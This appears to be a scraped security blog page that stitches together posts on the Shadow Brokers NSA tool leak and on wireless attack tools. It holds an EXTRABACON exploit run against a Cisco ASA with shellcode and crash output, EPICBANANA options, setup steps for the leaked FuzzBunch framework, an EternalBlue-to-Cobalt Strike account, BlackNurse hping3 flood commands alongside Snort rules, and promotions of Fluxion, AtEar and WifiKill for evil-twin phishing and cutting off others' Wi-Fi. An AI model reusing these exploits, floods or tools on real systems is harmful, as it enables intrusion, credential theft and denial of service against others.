NSA backdoor detected on >55,000 Windows boxes can now be remotely removed

Microsoft dismisses DoublePulsar infection estimates, but otherwise remains silent.

Microsoft dismisses DoublePulsar infection estimates, but otherwise remains silent.


A quick look at the NSA exploits & Dander Spiritz trojan

By that time you are probably aware that  theshadowbrokers  have leaked hacking tools from the NSA. In this blog post I’m going to play NSA...

By that time you are probably aware that theshadowbrokers have leaked hacking tools from the NSA. In this blog post I’m going to play NSA agent and show you how a hacking OPS from the NSA would look like. We’re going to use exploits to take over a Windows 7 host and see what we can do with the Dander Spritiz tool from there.


The Shadow Brokers EPICBANANA and EXTRABACON Exploits

There were three references to exploits that affect Cisco ASA, Cisco PIX, and Cisco Firewall Services Module: EXTRABACON, EPICBANANA, and J...

There were three references to exploits that affect Cisco ASA, Cisco PIX, and Cisco Firewall Services Module: EXTRABACON, EPICBANANA, and JETPLOW.
The following figure lists each exploit and related vulnerabilities.
EXTRABACON, EPICBANANA, and JETPLOW.

EXTRABACON

The EXTRABACON exploit targets a buffer overflow vulnerability in the SNMP code of the Cisco ASA, Cisco PIX, and Cisco Firewall Services Module. Please refer to the Cisco Security Advisory documenting CVE-2016-6366 for a complete list of affected products. An attacker could exploit this vulnerability by sending crafted SNMP packets to an affected Cisco product.
The following figure illustrates how the exploit works.
EXTRABACON SNMP Topology
A few facts about the EXTRABACON exploit and vulnerability:
  • SNMP must be configured and enabled in the interface which is receiving the the SNMP packets. In the example above SNMP is only enabled in the management interface of the Cisco ASA. Subsequently, the attacker must launch the attack from a network residing on that interface. Crafted SNMP traffic coming from any other interface (outside or inside) cannot trigger this vulnerability.
  • The SNMP community string needs to be known by the attacker in order to exploit this vulnerability.
  • Only traffic directed to the affected system can be used to exploit this vulnerability.
  • This vulnerability affects systems configured in routed and transparent firewall mode only and in single or multiple context mode.
  • This vulnerability can be triggered by IPv4 traffic only.
  • All supported versions of SNMP (v1, v2c, and 3) are affected by this vulnerability.
  • This exploit could allow the attacker to execute arbitrary code and obtain full control of the system or to cause a reload of the affected system.
  • All Cisco ASA Software releases are affected.
You can configure the Cisco ASA and any other firewalls to send SNMP traps, which are messages from the managed device to a network management system (NMS) for certain events. You can also use the NMS to browse the MIBs on the firewall. SNMP uses two fundamental concepts Management Information Base (MIB) and Object Identifier (OIDs). MIBs are a collection of definitions, and network devices such as firewalls, maintain a database of values for each definition. Browsing a MIB means issuing a series of GET-NEXT or GET-BULK requests of the MIB tree from the NMS to determine values.
The Cisco ASA and other firewalls have an SNMP agent that notifies designated management stations if events occur that are predefined to require a notification. For instance, when a link in the network goes up or down. The notification it sends includes an SNMP OID, which identifies itself to the management stations. The firewall SNMP agent also replies when a management station asks for information.
As mentioned earlier, in order for this exploit to be successful the affected device must be configured for SNMP with the snmp-server enable command.
The following link provides step-by-step guidance on how SNMP is configured in the Cisco ASA:
http://www.cisco.com/c/en/us/td/docs/security/asa/asa96/configuration/general/asa-96-general-config/monitor-snmp.html

The EXTRABACON Exploit

The exploit even comes with its own help menu:
omar@omar-io:~$ ./extrabacon_1.1.0.1.py -h
Logging to /home/omar/concernedparent
usage: extrabacon_1.1.0.1.py [-h] [-v] [-q] {info,exec} ...

Extrabacon (version 1.1.0.1)

positional arguments:
{info,exec}

optional arguments:
-h, --help show this help message and exit
-v, --verbose verbose logging, add more -v for more verbose logging
-q, --quiet minimize logging (not recommended)

In the following example, I am launching the exploit against the management interface (which has SNMP enabled) to a Cisco ASA in the lab (192.168.1.66). The ASA was configured for SNMPv2 with the community string of “cisco”.
omar@omar-io:~$ ./extrabacon_1.1.0.1.py exec -k F_RlDw -v -t 192.168.1.66 -c cisco --mode pass-enable
WARNING: No route found for IPv6 destination :: (no default route?)
Logging to /home/omar/concernedparent
[+] Executing: ./extrabacon_1.1.0.1.py exec -k F_RlDw -v -t 192.168.1.66 -c cisco --mode pass-enable
[+] running from /home/omar
Data stored in self.vinfo: ASA803
[+] generating exploit for exec mode pass-enable
[+] using shellcode in ./versions
[+] importing version-specific shellcode shellcode_asa803
[+] building payload for mode pass-enable
appended PMCHECK_ENABLE payload eb14bf7082090931c9b104fcf3a4e92f0000005e
ebece8f8ffffff5531c089bfa5a5a5a5b8d8a5a5a531f8bba525acac31fbb9a5b5a5a531f9baa0a5a5a531facd80
appended AAAADMINAUTH_ENABLE payload eb14bfb060060831c9b104fcf3a4e92f0000005eebece8f8ffffff5
589e557bfa5a5a5a5b8d8a5a5a531f8bba5c5a3ad31fbb9a5b5a5a531f9baa0a5a5a531facd80
[+] random SNMP request-id 425297185
[+] fixing offset to payload 49
overflow (112): 1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.57.47.5.173.53.165.165.165.165.131.236.
4.137.4.36.137.229.131.197.88.4

*** output omitted ****

44.144.144.144.141.123.131.9.139.124.36.20.139.7.255.224.144
payload (133): eb14bf7082090931c9b104fcf3a4e92f0000005eebece8f8ffffff5531c089bfa5a5a5a5b8d8a5a5a531
f8bba525acac31fbb9a5b5a5a531f9baa0a5a5a531facd80eb14bfb060060831c9b104fcf3a4e92f0000005eebece8f8fff
fff5589e557bfa5a5a5a5b8d8a5a5a531f8bba5c5a3ad31fbb9a5b5a5a531f9baa0a5a5a531facd80c3
EXBA msg (371): 3082016f0201010405636973636fa58201610204195985210201000201013082015130819106072b0601020101010

*** output omitted ****

0811081108110811081108110811081108110810d7b810309810b7c2414810b07817f816081100500
[+] Connecting to 192.168.1.66:161
[+] packet 1 of 1
[+] 0000 30 82 01 6F 02 01 01 04 05 63 69 73 63 6F A5 82 0..o.....cisco..
[+] 0010 01 61 02 04 19 59 85 21 02 01 00 02 01 01 30 82 .a...Y.!......0.
[+] 0020 01 51 30 81 91 06 07 2B 06 01 02 01 01 01 04 81 .Q0....+........
[+] 0030 85 EB 14 BF 70 82 09 09 31 C9 B1 04 FC F3 A4 E9 ....p...1.......
[+] 0040 2F 00 00 00 5E EB EC E8 F8 FF FF FF 55 31 C0 89 /...^.......U1..
[+] 0050 BF A5 A5 A5 A5 B8 D8 A5 A5 A5 31 F8 BB A5 25 AC ..........1...%.
[+] 0060 AC 31 FB B9 A5 B5 A5 A5 31 F9 BA A0 A5 A5 A5 31 .1......1......1
[+] 0070 FA CD 80 EB 14 BF B0 60 06 08 31 C9 B1 04 FC F3 .......`..1.....
[+] 0080 A4 E9 2F 00 00 00 5E EB EC E8 F8 FF FF FF 55 89 ../...^.......U.

...
###[ SNMP ]###
version = v2c
community = 'cisco'
\PDU \
|###[ SNMPbulk ]###
| id = <ASN1_INTEGER[425297185]>
| non_repeaters= 0
| max_repetitions= 1
| \varbindlist\
| |###[ SNMPvarbind ]###
| | oid = <ASN1_OID['.1.3.6.1.2.1.1.1']>
| | value = <ASN1_STRING['\xeb\x14\xbfp\x82\t\t1\xc9\xb1\x04\xfc\xf3\xa4\xe9/\x00
\x00\x00^\xeb\xec\xe8\xf8\xff\xff\xffU1\xc0\x89\xbf\xa5\xa5\xa5\xa5\xb8\xd8\xa5\xa5\
xa51\xf8\xbb\xa5%\xac\xac1\xfb\xb9\xa5\xb5\xa5\xa51\xf9\xba\x....

 *** output omitted ****

\xa5\xa51\xf9\xba\xa0\xa5\xa5\xa51\xfa\xcd\x80\xc3']>
| |###[ SNMPvarbind ]###
| | oid = <ASN1_OID['.1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.57.47.5.173.53.165
.165.165.165.131.236.4.137.4.36.137.229

 *** output omitted ****

44.144.144.144.144.144.144.141.123.131.9.139.124.36.20.139.7.255.224.144']>
| | value = <ASN1_NULL[0]>
****************************************
[-] timeout waiting for response - performing health check
[-] no response from health check - target may have crashed
[-] health check failed

Keep in mind, that in order for the exploit to be successful you must know the SNMP community string and source the packets from a host defined within the snmp-server command. For example:
omar-asa5506(config)# snmp-server host mgmt 192.168.1.100 version 2
In my example, I launched the exploit against a Cisco ASA 5506 running version 9.4(1). The exploit caused the ASA to crash with the following traceback.
omar-asa5506(config)#
Thread Name: snmp
Page fault: Unknown
r8 0x00000000000000b8
r9 0x00007fffdd4aa590
r10 0x00007fffdd4aa598
r11 0x00007fffcb6bb9f0
r12 0x9090909090909090
r13 0x9090909090909090
r14 0x9090909090909090
r15 0x0000000000000004
rdi 0x00007fffcb6939e0
rsi 0x00007fffdd4aa598
rbp 0x7c8b09837b8d9090
rbx 0x9090c361d0ff3104
rdx 0x00007fffcb693a00
rax 0x0000000000000000
rcx 0x0000000000000000
rsp 0x00007fffcb693a78
rip 0x00000000018e6ccc
eflags 0x0000000000013246
csgsfs 0x0000000000000033
error code 0x0000000000000000
vector 0x000000000000000d
old mask 0xffffffde3e3a5a05
cr2 0x0000000000000000

 *** output omitted ****


EPICBANANA

The EPICBANANA exploit leverages the vulnerability documented in CVE-2016-6367 and could allow an authenticated attacker to create a denial of service (DoS) condition or potentially execute arbitrary code. An attacker could exploit this vulnerability by invoking certain invalid commands in an affected device. The attacker must know the telnet or SSH password in order to successfully exploit an affected device.
The vulnerability (CVE-2016-6367) leveraged by the EPICBANANA exploit has been fixed since Cisco ASA version 8.4(3).
The following are the different options of the EPICBANANA malware:
bash-3.2$ ./epicbanana_2.1.0.1.py -h
Usage: epicbanana_2.1.0.1.py [options]

EPICBANANA

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -t TARGET_IP, --target_ip=TARGET_IP
                        target IP (REQUIRED)
  --proto=PROTO         target protocol "telnet" or "ssh" (REQUIRED)
  --ssh_cmd=SSH_CMD     path to ssh (default /usr/bin/ssh)
  --ssh_opts=SSH_OPTS   extra flags to pass to ssh, quoted (ex: "-v" or "-v -1
                        -c des")
  --username=USERNAME   default = pix (optional)
  --password=PASSWORD   (REQUIRED)
  --delay=DELAY         pause time between sending commands, default 1.0
                        seconds
  --timeout=TIMEOUT     time to wait for responses, default 20.0 seconds
  --target_vers=TARGET_VERS
                        target Pix version (pix712, asa804) (REQUIRED)
  --versdir=VERSDIR     where are the EPBA version-specific files? (./versions
                        subdir default)
  --mem=MEMORY          target Pix memory size (64M, 1024M) (REQUIRED for
                        pix/asa7, ASA for asa 8+)
  --payload=PAYLOAD     BM or nop (BM default)
  -p DEST_PORT, --dest_port=DEST_PORT
                        defaults: telnet=23, ssh=22 (optional)
  --pretend             system check, prep everything but don't fire exploit
  -v                    verbose mode (default, recommended)
  --debug               debug mode (too much)
  -q                    quiet mode (suppress verbose)

The EPICBANANA malware has built in functionality to connect to an affected device via telnet or SSH. The attacker must source the attack from an IP address that is allowed by the ssh or telnet commands in the Cisco ASA. This is why it is a best practice to only allow SSH or telnet connections from trusted sources and on certain interfaces only (such as the management interface).
The following are the files included and used by the exploit:
bash-3.2$ ls
EPBA.config.orig               params.py                      pexpect.py                     telnet.py
epicbanana_2.1.0.1.py          params.pyc                     pexpect.pyc                    telnet.pyc
hexdump.py                     payload.py                     ssh.py                         versions
hexdump.pyc                    payload.pyc                    ssh.pyc
The EPICBANANA malware leverages Pexpect, which is a Python module for spawning child applications and controlling them automatically. Pexpect is typically used for automating interactive applications such as SSH, FTP, Telnet, and others. Pexpect can be used by users to a automate setup scripts for duplicating software package installations on different servers.


JETPLOW

JETPLOW is a persistent implant of EPICBANANA. Digitally signed Cisco software is signed using secure asymmetrical (public-key) cryptography in newer platforms prevents these types of attacks. The purpose of digitally signed Cisco software is to increase the security posture of Cisco ASA devices by ensuring that the software running on the system has not been tampered with and originated from a trusted source as claimed.
Cisco Secure Boot also mitigates this issue. Cisco Secure Boot is a secure startup process that the Cisco device performs each time it boots up. Beginning with the initial power-on, special purpose hardware verifies the integrity of the first software instructions that execute and establishes a chain of trust for the ROMMON code and the Cisco ASA image via digital signatures as they are loaded. If any failures are detected, the user is notified of the error and the device will wait for the operator to correct the error. This prevents the network device from executing compromised software.

A PEEK VIEW IN THE EQUATION GROUP TOOLBOX

This article aims to introduce the framework that has been disclosed through  an article posted by ShadowBrokers , focusing on two...

Dans la boite à outils d'Equation Group
This article aims to introduce the framework that has been disclosed through an article posted by ShadowBrokers, focusing on two tools, FuzzBunch and DanderSpritz, and their associated modules. These different tools are present in the file windows.tar.xz.gpg accessible through this link.


HOW 2 SETUP + INSTALL FUZZBUNCH & DANDERSPRITZ

context:  https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation writeup:  https://www.trustedsec.com/blog/equation-group-...

install Windows xp/7 32-bit
turn windows firewall off?
Download Framework: https://github.com/x0rz/EQGRP_Lost_in_Translation/archive/master.zip
unzip the archive ...
cd windows
mkdir listeningposts
python fb.py
screenshot
DanderSpritz:
install Java 1.6: http://www.oldversion.com/windows/java-platform/
python start_lp.py
(calls Start.jar)
personal prefer Win32 Command Prompt Replacement: https://github.com/cbucher/console

Equation Group Dump Analysis and Full RCE on Win7 on MS17-010 with Cobalt Strike

UPDATE: When posting this blog, we had not done the most recent patches for patch Tuesday (in March). This SMB flaw apparently was fixed on Tuesday with MS17-010. When we did our testing, we were out of the patch cycle for March. Clarified the blog post with the update and link to Microsoft below.
Link to advisory:
This blog post contains information that was obtained publicly and not through classified methods but through the “Shadow Brokers” (suspected to be Russia) dump of the “Equation Group” (suspected to be NSA). The techniques here are zero-day in nature and can cause security issues however the information is now public and should be researched and disclosed. If the facts are indeed true, this is a dark day for our intelligence community, and can’t comprehend the damage this has done. The only hope is that while a lot of these exploits date back to research done back in 2013, that the capabilities continue to grow and expand vs. the disclosed date of today. Additionally, we don’t envy the task ahead from the fine and hard working crew working over at Microsoft during the holiday weekend and away from family. Good news is a lot of these have already been patched (some as early as last week).
Our goal with this post and at TrustedSec is not to cause harm or damages – but present information that is already exposed in order to educate and help.
This blog post was written by Justin Elze – Principal Security Consultant at Trustedsec.
Today we awoke to this link from Martin Bos (@cantcomputer) link here (thanks for ruining our day off!). Shadow Brokers leaked additional tools reportedly from the Equation Group. This peaked our interest as a company and after last week’s leak of various 0day exploits and implants for Linux/Solaris, we knew that it was probably legitimate. Leaks like this often contain 0day or known exploits with proof of concepts that have not been seen by the public. This leak was no different and far surpassed expectations.
It’s also a chance to learn new persistence and command and control methods used by government and adversaries. These techniques, tactics, and procedures (TTPs) allow the security industry a much better understanding on capabilities as well as what we need to do in order to emulate true adversarial simulation.
The data in the dump is a few years old (around 2013) but as you begin to dig into it there are multiple 0day day non-patched exploits that effect various versions of Windows from XP -> Windows 8/Server 2012. The full extent is still TBD based on the disclosure date, many of these exploits may be imported to Windows 10 and newer version of Server 2012.
This leak contained 4 files:
odd.tar.xz.gpg – Implant/Backdoor
sha256sum.txt – Contained SHA256 hashes for the files
swift.tar.xz.gpg – Information on the SWIFT/EastNets breach
windows.tar.xz.gpg Contains numerous windows exploits and an exploitation framework called Fuzzbunch.
Swift.tar contents:
Odd.tar contents:
Windows.tar
A handful of people on Twitter were already tearing into the dump at this point we began by attempting to analyze the primary framework. The framework is built on Python 2.6 and requires PyWin as well as 32-bit Windows system because most of the exploits are Win32 binaries.
Moving around this framework called FuzzBunch, it is very similar to Metasploit as far as an exploitation framework. It has capabilities of being able to profile targets and suggest exploits that may be successful on the target as well as a comprehensive framework on exploit development and exploitation. It even has some pretty amazing ASCII art. First thing you do in a new environment you are unfamiliar with is type “help”:
Similar to Metasploit, the “use” command is available:
We began by reading various exploit manifests looking at versions of Windows they supported. EternalBlue seemed to have the widest support. We quickly spun up a victim Windows 7 system. Note that the patch for this flaw recently came out last Tuesday in patch Tuesday.
Next, we attempted to launch on a fully patched Windows 7 test system.
Once the system is compromised and DoublePulsar is the default implant installed by the exploit. Switching to the DoublePulsar module context allows you to interact with the compromised system. Various options include verifying backdoor is installed, removing the backdoor, DLL injection, and Raw shell code injection.
We verified the exploit was successful by pinging the backdoor and then going through the removal process and verifying it was removed.
Once we were sure the exploit was functioning properly we exploited the host again and attempted the DLL injection function. First attempt failed because we weren’t using the correct DLL ordinal for the payload however with a quick change we were able to successfully move a compromised host out of the leaked framework and into Cobalt Strike. If you’re attempting this on something besides a test machine, we wouldn’t suggest injecting into LSASS outside of a test machine.
This only scratches the surface of the various exploits and implants in the framework. There was another component in the windows directory a Java application called DanderSpritz which appears to be a listener and command and control framework for compromised hosts.
It’s been many years since there has been a zero user interaction RCE for Windows operating systems MS08-067 and MS09-050 come to mind. While the example exploit and others in the framework are currently unpatched customers should be aware the services exploited in the above example should never be exposed to the public internet.
Below is videos using DoublePulsar to use a CobaltStirike payload for our own RCE payload on a fully patched Windows 7 system:

BlackNurse Denial of Service Attack

Remember the days back in the 90s when you could cripple someones Internet connection simply by issuing a few PING command like “ping -t [t...

Remember the days back in the 90s when you could cripple someones Internet connection simply by issuing a few PING command like “ping -t [target]”? This type of attack was only successful if the victim was on a dial-up modem connection. However, it turns out that a similar form of ICMP flooding can still be used to perform a denial of service attack; even when the victim is on a gigabit network.
The 90's called and wanted their ICMP flood attack back
BlackNurse logo
Analysts at TDC-SOC-CERT (Security Operations Center of the Danish telecom operator TDC) noticed how a certain type of distributed denial-of-service (DDoS) attacks were more effective than others. The analysts found that a special type of ICMP flooding attack could disrupt the network throughput for some customers, even if the attack was just using a modest bandwidth (less than 20Mbit/s). It turned out that Destination Unreachable ICMP messages (ICMP type 3), such as “port unreachable” (code 3) was consuming significantly more resources on some firewalls compared to the more common ICMP Echo messages associated with the Ping command. The TDC team have dubbed this particular ICMP flooding attack method “BlackNurse”.
TDC's own report about BlackNurse says:
“The BlackNurse attack attracted our attention, because in our anti-DDoS solution we experienced that even though traffic speed and packets per second were very low, this attack could keep our customers' operations down. This even applied to customers with large internet uplinks and large enterprise firewalls in place.”
Cisco ASA firewalls is one product line that can be flooded using the BlackNurse attack. Cisco were informed about the BlackNurse attack in June this year, but they decided to not classify this vulnerability as a security issue. Because of this there is no CVE or other vulnerability number associated with BlackNurse.
Evaluation of BlackNurse Denial-of-Service Attacks
Members of the TDC-SOC-CERT set up a lab network to evaluate how effective ICMP type 3 attacks were compared to other ICMP flooding methods. In this setup they used hping3 to send ICMP floods like this:
  • ICMP net unreachable (ICMP type 3, code 0):
    hping3 --icmp -C 3 -K 0 --flood [target]
  • ICMP port unreachable (ICMP type 3, code 3) a.k.a. “BlackNurse”:
    hping3 --icmp -C 3 -K 3 --flood [target]
  • ICMP Echo (Ping):
    hping3 --icmp -C 8 -K 0 --flood [target]
  • ICMP Echo with code 3:
    hping3 --icmp -C 8 -K 3 --flood [target]
The tests showed that Cisco ASA devices used more CPU resources to process the destination unreachable flood attacks (type 3) compared to the ICMP Echo traffic. As a result of this the firewalls start dropping packets, which should otherwise have been forwarded by the firewall, when hit by a BlackNurse attack. When the packet drops become significant the customer behind the firewall basically drops off the internet.
The tests also showed that a single attacking machine running hping3 could, on its own, produce enough ICMP type 3 code 3 packets to consume pretty much all the firewall's resources. Members of the TDC-SOC-CERT shared a few PCAP files from their tests with me, so that their results could be verified. One set of these PCAP files contained only the attack traffic, where the first part was generated using the following command:
hping3 --icmp -C 3 -K 3 -i u200 [target]
The “-i u200” in the command above instructs hping3 to send one packet every 200 microseconds. This packet rate can be verified simply by reading the PCAP file with a command like this:
tshark -c 10 -r attack_record_00001.pcapng -T fields -e frame.time_relative -e frame.time_delta -e frame.len -e icmp.type -e icmp.code
0.000000000   0.000000000   72   3   3
0.000207000   0.000207000   72   3   3
0.000415000   0.000208000   72   3   3
0.000623000   0.000208000   72   3   3
0.000830000   0.000207000   72   3   3
0.001038000   0.000208000   72   3   3
0.001246000   0.000208000   72   3   3
0.001454000   0.000208000   72   3   3
0.001661000   0.000207000   72   3   3
0.001869000   0.000208000   72   3   3
The tshark output confirms that hping3 sent an ICMP type 3 code 3 (a.k.a. “port unreachable”) packet every 208 microseconds, which amounts to rougly 5000 packets per second (pps) or 2.7 Mbit/s. We can also use the capinfos tool from the wireshark/tshark suite to confirm the packet rate and bandwidth like this:
capinfos attack_record_00001.pcapng
Number of packets:   48 k
File size:           5000 kB
Data size:           3461 kB
Capture duration:    9.999656 seconds
First packet time:   2016-06-08 12:25:19.811508
Last packet time:    2016-06-08 12:25:29.811164
Data byte rate:      346 kBps
Data bit rate:       2769 kbps
Average packet size: 72.00 bytes
Average packet rate: 4808 packets/s
A few minutes later they upped the packet rate, by using the “--flood” argument, instead of the 200 microsecond inter-packet delay, like this:
hping3 --icmp -C 3 -K 3 --flood [target]
capinfos attack_record_00007.pcapng
Number of packets:   3037 k
File size:           315 MB
Data size:           218 MB
Capture duration:    9.999996 seconds
First packet time:   2016-06-08 12:26:19.811324
Last packet time:    2016-06-08 12:26:29.811320
Data byte rate:      21 MBps
Data bit rate:       174 Mbps
Average packet size: 72.00 bytes
Average packet rate: 303 kpackets/s

The capinfos output reveals that hping3 was able to push a whopping 303.000 packets per second (174 Mbit/s), which is way more than what is needed to overload a network device vulnerable to the BlackNurse attack. Unfortunately the PCAP files I got did not contain enough normal Internet background traffic to reliably measure the degradation of the throughput during the denial of service attack, so I had to resort to alternative methods. The approach I found most useful for detecting disruptions in the network traffic was to look at the roundtrip times of TCP packets over time.
BlackNurse RTT Wireshark
The graph above measures the time between a TCP data packet and the ACK response of that data segment (called “tcp.analysis.ack_rtt” in Wireshark). The graph shows that the round trip time only rippled a little due to the 5000 pps BlackNurse attack, but then skyrocketed as a result of the 303 kpps flood. This essentially means that “normal” traffic was was prevented from getting though the firewall until the 303 kpps ICMP flood was stopped. However, also notice that even a sustained attack of just 37 kpps (21 Mbit/s or 27 μs inter-packet delay) can be enough to take a gigabit firewall offline.
Detecting BlackNurse Attacks
TDC-SOC-CERT have released the following SNORT IDS rules for detecting the BlackNurse attack:
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"TDC-SOC - Possible BlackNurse attack from external source "; itype:3; icode:3; detection_filter:track by_dst, count 250, seconds 1; reference:url, soc.tdc.dk/blacknurse/blacknurse.pdf; metadata:TDC-SOC-CERT,18032016; priority:3; sid:88000012; rev:1;)
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"TDC-SOC - Possible BlackNurse attack from internal source"; itype:3; icode:3; detection_filter:track by_dst, count 250, seconds 1; reference:url, soc.tdc.dk/blacknurse/blacknurse.pdf; metadata:TDC-SOC-CERT,18032016; priority:3; sid:88000013; rev:1;)
Protecting against BlackNurse Attacks
The recommendation from TDC is to deny ICMP type 3 messages sent to the WAN interface of Cisco ASA firewalls in order to prevent the BlackNurse attack. However, before doing so, please read the following excerpt from the Cisco ASA 5500 Series Command Reference:
“We recommend that you grant permission for the ICMP unreachable message type (type 3). Denying ICMP unreachable messages disables ICMP Path MTU discovery, which can halt IPSec and PPTP traffic. See RFC 1195 and RFC 1435 for details about Path MTU Discovery.”
So in order to keep Path MTU discovery working our recommendation is to either rate-limit incoming ICMP traffic on an upstream router or deny incoming ICMP type 3 packets except for ICMP type 3 code 4 packets (fragmentation needed), since they are used for Path MTU discovery.
Another alternative is to upgrade the Cisco ASA to a more high-end one with multiple CPU cores, since the BlackNurse attack seems to not be as effective on muti-core ASA's. A third mitigation option is to use a firewall from a different vendor than Cisco. However, please note that it's likely that other vendors also have products that are vulnerable to the BlackNurse attack.
To learn more about the BlackNurse attack, visit blacknurse.dk or download the fullBlackNurse report from TDC.
Update November 12, 2016
Devices verified by TDC to be vulnerable to the BlackNurse attack:
  • Cisco ASA 5506, 5515, 5525, 5540 (default settings)
  • Cisco ASA 5550 (Legacy) and 5515-X (latest generation)
  • Cisco Router 897 (unless rate-limited)
  • Palo Alto (unless ICMP Flood DoS protection is activated) - See advisory from Palo Alto.
  • SonicWall (if misconfigured)
  • Zyxel NWA3560-N (wireless attack from LAN Side)
  • Zyxel Zywall USG50

Web Based Wireless Vulnerability Assessment Solution: AtEar

Web Based Wireless Vulnerability Assessment Solution    AtEar is a scalable and efficient system, and also the first web-base...


Web Based Wireless Vulnerability Assessment Solution

   AtEar is a scalable and efficient system, and also the first web-based wireless vulnerability assessment solution.  This Wireless Vulnerability Analysis/Management Solution, AtEar, can be utilized both by businesses and in the home.  For business use, AtEar utilizes fingerprint devices for access to the network and to analyze the current wireless network conditions.  The automatic penetration testing function makes it possible to analyze wireless vulnerability conveniently and meticulously.  AtEar for home networks inspects network security conditions and monitors for any unregistered devices.

AtEar Features

  1. Wireless Scanning(Ad-Hoc, Station, Access Point, Soft-Acess Point)
  2. Wireless Chart(Channel, Encryption, Type)
  3. Wireless Pentesting(WEP, WPA1, WPA2)
  4. Network Information Getting(IP, Connected Host Info)
  5. Fake AP
    • Google Phishing Sites
    • Facebook Phishing Sites
    • Twitter Phishing Sites
  6. WIDS(Wireless intrusion detection system)
    • Disassocation Flood
    • Deauth Flood
    • WESSID-NG Attack
    • Koreck Chopchop attack
    • Fragmentation PGRA Attack
    • MDK MICHEAL SHUTDOWN Exploitation TKIP Attack
    • Attack By TKIPUN-NG
    • Authentication DOS Attack
    • Assocation Flood
    • High Amount of Assocation Sent
    • Suspect Rouge AP
    • Detected Beacon Flood
These features will be released this month.
Network Pentesting
  • FTP Brute Force
  • SSH Brute Force
  • Telnet Brute Force
  • SMTP Brute Force
  • POP Brute Force
  • IMAP Brute Force
  • LDAP Brute Force
  • SMB Brute Force
  • rlogin Brute Force
  • MSSQL Brute Force
  • MYSQL Brute Force
  • PGSQL Brute Force
  • VNC Brute Force
  • SNMP Brute Force

Most recommended systems

Developed by Ubuntu 14.04 LTS(amd64) and python 2.7v

Dependency Programs

  • aircrack-ng
  • tshark
  • hostapd
  • python-dev
  • python-flask
  • python-paramiko
  • python-psycopg2
  • python-pyodbc
  • python-sqlite
  • python-pip

AtEar Installation Instructions

Clone a copy of the main AtEar git repo by running:
sudo apt-get install git
git clone https://github.com/NORMA-Inc/AtEar.git
Enter the AtEar directory and run the install script:
cd ./AtEar/
sudo bash install.sh

How to Run
cd ./AtEar/
sudo python run.py --iface wlan*

Fluxion – WPA/WPA2 Security Hacked Without Brute Force

Fluxion is a remake of linset by vk496 with less bugs and more features. It’s compatible with the latest release of Kali (Rolling). Lat...


Fluxion is a remake of linset by vk496 with less bugs and more features. It’s compatible with the latest release of Kali (Rolling). Latest builds (stable) and (beta) HERE . If you new, please start reading the wiki

How it works:

Step 1: Scan the networks.
Step 2: Capture a handshake (can’t be used without a valid handshake, it’s necessary to verify the password)
Step 3: Use WEB Interface *
Step 4: Launch a FakeAP instance to imitate the original access point
Step 5: Spawns a MDK3 process, which deauthenticates all users connected to the target network, so they can be lured to connect to the FakeAP and enter the WPA password.
Step 6: A fake DNS server is launched in order to capture all DNS requests and redirect them to the host running the script
Step 7: A captive portal is launched in order to serve a page, which prompts the user to enter their WPA password
Step 8: Each submitted password is verified by the handshake captured earlier
Step 9: The attack will automatically terminate, as soon as a correct password is submitted
Requirements:

  • Linux operating system
  • Kali Linux 2 or Kali 2016.1 rolling
  • Kali 2 & 2016 support the latest aircrack-ng versions
  • External Wi-Fi card is recommended

DISCLAIMER: In our tutorials we only EVER hack our own systems as a proof of concept and never engage in any black hat activity.

Wifikill

WifiKill is an android application that helps you to disable other people’s Wi-Fi internet connections on the same network. It is a kind of...

WifiKill is an android application that helps you to disable other people’s Wi-Fi internet connections on the same network. It is a kind of hacking process in which you are hacking other person’s internet connection and trying to disable it. This app is specifically developed for the Android smartphone users. You can easily become a hacker as WifiKill literally falls in the category of hacking and this application is capable of searching for the user information in the Wi-Fi modem.
WifiKill v2.3.2 is an amazing app through which you can get a wi-fi connection in full speed by using this application. You can easily eliminate unnecessary users who are connected to wi-fi connection on the same network. You can use this app on your android smartphone as it works effectively to disable other’s internet connection.


Dynamic Shellcode Injection: Shellter

Shellter is a dynamic shellcode injection tool, and probably the first dynamic PE infector ever created. It can be used in order to inj...


